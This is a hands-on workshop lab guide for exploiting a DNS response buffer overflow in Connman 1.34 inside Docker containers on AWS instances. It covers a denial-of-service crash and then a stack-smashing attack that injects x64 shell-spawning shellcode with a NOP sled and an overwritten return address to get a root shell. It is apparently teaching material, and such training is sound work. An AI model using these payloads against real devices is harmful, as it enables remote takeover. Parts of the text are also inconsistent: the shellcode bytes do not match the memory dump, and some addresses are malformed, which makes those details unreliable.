

Terminal 1 = Docker container 1

Terminal 2 = Docker container 2

Terminal 3 = AMI terminal

I. Getting Setup:

1. Open [this spreadsheet](#)
2. Here, each row corresponds to one AMI. If you signed up for this event beforehand, **find your name in the name column**. Otherwise claim your AMI **by writing your name in the name column in a row of your choice**.
3. In the "Pem File Link" cell of your row, go to the provided link and **download the pem file**. *DO NOT TRY TO OPEN THIS FILE
4. Open up a terminal window
 - a. If you're on a mac, you can do this by typing "Command+O" to open spotlight search and then searching "terminal" then hitting "Enter"
5. **Move the .pem file** you downloaded in (4) from your Downloads folder to your home directory by copying the command *exactly as is* from the "Command to Move Pem File" column (**column F**) of your AMI row and pasting it into your terminal and pressing "Enter"
6. **Navigate to your home directory** with `cd ~`
7. **Give .pem file executable permissions** by copying the command *exactly as is* from the "Command to Give Executable Permissions" column (**column G**) of your AMI row into the terminal (and hitting "Enter")
8. Copy the command *exactly as is* from the "Command to Connect" column (**column H**) of your AMI **BUT DO NOT PASTE OR PRESS ENTER!!!!**
9. **MAKE YOUR TERMINAL FULL SCREEN!!!!**
10. Paste the command and press enter
11. Type 'yes' then press enter
12. Open up two new terminal windows and execute `cd ~` followed by the command from #8 in each terminal to have **3 terminals connected to AMI** (let's call them terminals 1, 2, and 3)
13. You are now issuing commands in your own AMI. In **terminal 1**, connect to Connman Docker container with:

```
sudo docker run --name connman --privileged --rm -t -i -v /sys/fs/cgroup:/sys/fs/cgroup:ro connman bash
```

* if you get the following error:

```
docker: Error response from daemon: Conflict. The container name "/connman" is already in use by container "8068b0e7f9e694dc61872871d378ff86514a763231cec5b6034a9b7a70e8ala3". You have to remove (or rename) that container to be able to reuse that name.
```


Run `sudo docker stop connman` and try the run command above again.

14. In **terminal 1** run `export LC_CTYPE=C.UTF-8` then `service dbus start`
15. In **terminal 2** connect to another window of the Connman Docker container with:

```
sudo docker exec -it connman bash
```

II. Getting Screen Set Up

- We recommend setting your screen up as below to make it easier to follow along



III. Simple Buffer Overflow/Denial of Service (DoS) Attack on Connman


1. In **terminal 3** type `dig google.com`
2. In **terminal 1** start Connman in debugging mode (gdb) with

```
gdb --args /connman-1.34/src/connmand --nodaemon
```

Then enter `r`

3. In **terminal3** locate your **Private IPv4 address** with the command `ifconfig`

It is the “inet” entry under “eth0”



```
ubuntu@ip-172-31-20-134:~$ ifconfig
docker0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
    inet6 fe80::42:feff:febd:cbca prefixlen 64 scopeid 0x20<link>
    ether 02:42:fe:bd:cb:ca txqueuelen 0 (Ethernet)
    RX packets 17 bytes 2170 (2.1 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 10 bytes 1008 (1.0 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 9001
    inet 172.31.20.134 netmask 255.255.240.0 broadcast 172.31.31.255
    inet6 fe80::4be:eaff:fed4:5ac0 prefixlen 64 scopeid 0x20<link>
    ether 06:be:ea:d4:5a:c0 txqueuelen 1000 (Ethernet)
    RX packets 22605 bytes 16879138 (16.8 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 15519 bytes 2221239 (2.2 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 168 bytes 16344 (16.3 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 168 bytes 16344 (16.3 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

vethe745abb: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet6 fe80::285e:feff:feac:e713 prefixlen 64 scopeid 0x20<link>
    ether 2a:5e:fe:ac:e7:13 txqueuelen 0 (Ethernet)
    RX packets 17 bytes 2408 (2.4 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 18 bytes 1528 (1.5 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

ubuntu@ip-172-31-20-134:~$
```

4. In **terminal 2** configure Connman Docker container to use AMI host as DNS Server

```
connmanctl config ethernet_0242ac110002_cable --ipv4 manual 172.17.0.2 255.255.0.0 172.17.0.1
```

And

```
connmanctl config ethernet_0242ac110002_cable --nameservers [Private IPv4 address]
```

- Replace “[Private IPv4 address]” with the number you find in step (3)
5. In **terminal 3** (AMI, but *not* Docker) run `cd con-docker` to navigate to the directory containing the resources for this event.

6. In **terminal 3** run `sudo python3 simple_dns.py [Private IPv4 address]` to start malicious DNS server on AMI
7. In **terminal 2** have Connman query the simple_dns.py server for dos.com by running command `dig dos.com`

IV. Advanced Stack Smashing/Code Injection Attack on Connman

- How to modify `simple_dns.py`:
 - The recommended way to make changes to `simple_dns.py` for these activities is to do so locally in your favorite text editor (as shown in **Part II**). Then use “CMND+A” to select the entire file and “CMND+C” to copy it all. Then, in **terminal 3** remove the current `simple_dns.py` with `rm simple_dns.py` and create a new one with `nano simple_dns.py`. Then paste the modified file with “CMND+V”. Finally, exit nano with “CTRL+X” and “y”.

1. The *shellcode* to start a shell in x64 is:

```
b'\xc3\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\x00\x3b\x0f\x05'
```

The size of this shellcode is 27 bytes. The goal is to place this shellcode in the middle of the `NOP` sleds (to avoid any corruption of this shellcode). However, the shellcode size + the `NOP` sleds size should not change the value of **1088** that we know gets us to the top of the stack. (Each “Z” is one byte)

Modify `dns_shell_payload(self, data)` (line 208) of `simple_dns.py` so that instead of sending 1088 bytes of ‘Z’ on line 218, we are sending 1088 bytes of `NOPs`, with the shellcode sandwiches between. Keep in mind that we send a “\x90” to send an `NOP` instruction and that this is ONE byte.

HINT 1:

```
# NOPs + shellcode (size) should be equal to 1088.  
# NOPs + size(shellcode) = 1088.
```

HINT 2:

Machine instructions are byte-like objects, so we need to represent them as such in Python. For example, to send 25 `NOPs`, we would append `b"\x90"` to our `records` variable in `simple_dns.py`

2. Once you believe you have modified the file correctly, save your changes
3. Have connman query the server again by repeating Steps 2, 5, and 6 from the previous exploit
 - a. Replace the `dos.com` with `shell.com` so that we receive the correct payload
4. Connman should have stopped. Run `x/1000xb $rsp - 1000` to examine the first 1000 bytes beginning from 1000 bytes away from the top of the stack.

- a. You may need to hit 'Enter' to view the entire output
 - b. You should see your shellcode there
5. Find an address somewhere in the middle of the first part of your NOP sled (so a lower memory address than where your shellcode begins) and replace the `b'A' * 3 + b'B' * 3` on line 219 with this address. Place the address in the `p64()` function, which automatically converts it to *reverse byte order*.

E.g.

0x7fffffff170:	0x90	0x90	0x90	0x90	0x90	0x90	0x90
0x7fffffff178:	0x90	0x90	0x90	0x90	0x90	0x90	0x90
0x7fffffff180:	0x90	0x90	0x90	0x90	0x90	0x90	0x90
0x7fffffff188:	0x90	0x90	0x90	0x90	0x90	0x90	0x90
0x7fffffff190:	0x90	0x90	0x90	0x90	0x90	0x90	0x90
0x7fffffff198:	0x90	0x90	0x90	0x90	0x90	0x90	0x90
0x7fffffff1a0:	0x90	0x90	0x90	0x90	0x90	0x90	0x90
0x7fffffff1a8:	0x90	0x90	0x90	0x90	0x90	0x90	0x90
0x7fffffff1b0:	0x90	0x90	0x90	0x90	0x90	0x90	0x90
0x7fffffff1b8:	0x90	0x90	0x90	0x90	0x90	0x90	0x90
0x7fffffff1c0:	0x90	0x90	0x90	0x90	0x90	0x90	0x90
0x7fffffff1c8:	0x90	0x90	0x90	0x90	0x90	0x90	0x90
0x7fffffff1d0:	0x90	0x90	0x90	0x90	0x90	0x90	0x90
0x7fffffff1d8:	0x90	0x90	0x90	0x90	0x90	0x90	0x90
0x7fffffff1e0:	0x90	0x90	0x90	0x90	0x90	0x90	0x90
0x7fffffff1e8:	0x90	0x90	0x90	0x90	0x90	0x90	0x90
0x7fffffff1f0:	0x90	0x90	0x90	0x90	0x90	0x90	0x90
0x7fffffff1f8:	0x90	0x90	0x90	0x90	0x90	0x90	0x90
0x7fffffff200:	0x90	0x90	0x90	0x90	0x90	0x90	0x90
0x7fffffff208:	0x90	0x90	0x90	0x90	0x90	0x90	0x90
0x7fffffff210:	0x90	0x90	0x90	0x90	0x90	0x90	0x90
0x7fffffff218:	0x90	0x90	0x90	0x90	0x90	0x90	0x90
0x7fffffff220:	0x90	0x90	0x90	0x90	0x90	0x90	0x90
0x7fffffff228:	0x90	0x90	0x90	0x31	0xc0	0x48	0xbb
0x7fffffff230:	0x9d	0x96	0x91	0xd0	0x8c	0x97	0xff
0x7fffffff238:	0xf7	0xdb	0x53	0x54	0x5f	0x99	0x52
0x7fffffff240:	0x54	0x5e	0xb0	0x3b	0x0f	0x05	0x90
0x7fffffff248:	0x90	0x90	0x90	0x90	0x90	0x90	0x90
0x7fffffff250:	0x90	0x90	0x90	0x90	0x90	0x90	0x90
0x7fffffff258:	0x90	0x90	0x90	0x90	0x90	0x90	0x90
0x7fffffff260:	0x90	0x90	0x90	0x90	0x90	0x90	0x90
0x7fffffff268:	0x90	0x90	0x90	0x90	0x90	0x90	0x90
0x7fffffff270:	0x90	0x90	0x90	0x90	0x90	0x90	0x90
0x7fffffff278:	0x90	0x90	0x90	0x90	0x90	0x90	0x90
0x7fffffff280:	0x90	0x90	0x90	0x90	0x90	0x90	0x90
0x7fffffff288:	0x90	0x90	0x90	0x90	0x90	0x90	0x90
0x7fffffff290:	0x90	0x90	0x90	0x90	0x90	0x90	0x90

If your **shellcode** is in this memory region, you could copy **NOP memory address 0x7fffffff1e8** (or any other one that is a lower address than the shellcode) into line 219.

6. Repeat step 3 to query the server for shell.com once again.
7. A *root shell* should be spawned in terminal 1 that was previously running connman!
 - a. Play around in the shell! Type `whoami` to verify this. You have access to this simulated device. Type `ls` to view the contents of the directory, `cd` to navigate, etc. If this were a real device, you would be able to do whatever you wanted on it!!!

